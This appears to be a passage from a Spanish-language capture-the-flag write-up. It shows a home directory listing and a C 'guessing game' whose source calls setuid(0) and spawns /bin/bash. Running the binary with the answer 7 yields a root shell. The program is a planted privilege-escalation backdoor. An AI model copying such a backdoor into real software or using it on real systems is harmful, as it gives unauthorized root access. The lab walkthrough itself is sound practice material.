drwxr-x--- 3 lucas lucas 4096 Sep 11  2024 .
drwxr-xr-x 1 root  root  4096 Sep 11  2024 ..
-rw------- 1 lucas lucas    8 Sep 11  2024 .bash_history
-rw-r--r-- 1 lucas lucas  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 lucas lucas 3908 Sep 11  2024 .bashrc
drwxr-xr-x 2 root  root  4096 Sep 11  2024 .game
-rw-r--r-- 1 lucas lucas  807 Mar 31  2024 .profile
-rw-r--r-- 1 root  root    89 Sep 11  2024 bonus.txt
lucas@006e006142c9:/home/lucas$ cd .game/
lucas@006e006142c9:/home/lucas/.game$ ls
EligeOMuere  game.c
```



```
lucas@006e006142c9:/home/lucas/.game$ cat game.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    int guess;
    int secret_number = 7; // Número secreto para ganar

    printf("¡Bienvenido al juego de adivinanzas!\n");
    printf("Adivina el número secreto (entre 1 y 10): ");
    scanf("%d", &guess);

    if (guess == secret_number) {
        printf("¡Felicidades! Has adivinado el número.\n");
        printf("Iniciando shell como root...\n");

        // Cambia el UID efectivo a root (0)
        setuid(0);
        system("/bin/bash");
    } else {
        printf("Número incorrecto. Intenta de nuevo.\n");
    }

    return 0;
}
lucas@006e006142c9:/home/lucas/.game$ 
```

Lo ejecutamos, colocamos el numero y vemos que somos root.



```
lucas@006e006142c9:/home/lucas/.game$ ./EligeOMuere
¡Bienvenido al juego de adivinanzas!
Adivina el número secreto (entre 1 y 10): 7
¡Felicidades! Has adivinado el número.
Iniciando shell como root...
root@006e006142c9:/home/lucas/.game# whoami
root
root@006e006142c9:/home/lucas/.game# 
```